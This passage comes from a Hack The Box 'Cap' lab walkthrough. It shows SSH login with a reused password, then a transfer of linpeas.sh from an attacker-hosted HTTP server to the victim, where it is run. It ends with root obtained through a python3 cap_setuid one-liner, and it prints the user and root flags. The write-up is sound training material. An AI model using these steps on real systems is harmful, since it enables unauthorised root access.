33 bytes received in 0.00 secs (732.4219 kB/s)
```

We can now exit the ftp server and view the file on our local machine.

```
kali@kali:~$ cat user.txt
dd129f8df1ccc06c8caba438afa6695c
```

From the `nmap` scan we ran before, there was a ssh service (port 22) running, let’s try to use the same set of credentials to ssh onto the machine.

```
kali@kali:~$ ssh nathan@10.10.10.245 -p 22
nathan@10.10.10.245's password: Buck3tH4TF0RM3!

nathan@cap:~$
```

We are now in the system as nathan.

Root Flag

Privilege Escalation

First, on our local machine, make a `transfer` directory and then download `linpeas.sh` (used for scanning the system for privilege escalation).

```
kali@kali:~/transfer$ wget https://raw.githubusercontent.com/carlospolop/PEASS-ng/master/linPEAS/linpeas.sh
```

We can now host a http server to transfer the script over to the system (victim machine).

```
kali@kali:~/transfer$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Now on the box (victim machine), let’s change our working directory to `/tmp` and then get the script from our local server.


```
nathan@cap:~$ cd /tmp
nathan@cap:/tmp$ wget http://10.10.14.114:8000/linpeas.sh
--2021-09-14 00:18:39--  http://10.10.14.114:8000/linpeas.sh
```

```
Connecting to 10.10.14.114:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 473164 (462K) [text/x-sh]
Saving to: linpeas.sh

linpeas.sh 100%[==============================================>] 462.07K   871KB/s    in 0.5s

2021-09-14 00:18:40 (871 KB/s) - linpeas.sh saved [473164/473164]
nathan@cap:/tmp$ chmod +x linpeas.sh
```

Let’s execute this script to scan for privilege escalation vulnerabilities.

```
nathan@cap:/tmp$ chmod +x linpeas.sh
nathan@cap:/tmp$ ./linpeas.sh

...
```

The script returns a lot of data, but what we are looking for is text that are highlighed in yellow and with red text.



```
Files with capabilities (limited to 50):
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
```

Figure 7: linpeas.sh

This basically says that we can set the UID using `python`, if so, we can set the UID to root (root UID is 0) and spawn a shell.

```
nathan@cap:/tmp$ python3
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.setuid(0)
>>> os.system("/bin/bash")
root@cap:/tmp#
```

Hooray!! We got root.

Let’s go get the root flag now.

```
root@cap:/tmp# cat /root/root.txt
088cc97218940d8d0949848de821da94
```

Conclusion

To conclude, without trying the set of credential on ssh, getting onto the system for privilege escalation wouldn't have been possible. Users will often reuse credentials on different systems.

References

1. https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS
2. https://raw.githubusercontent.com/carlospolop/PEASS-ng/master/linPEAS/linpeas.sh
3. https://github.com/Wandmalfarbe/pandoc-latex-template
4. https://hackthebox.eu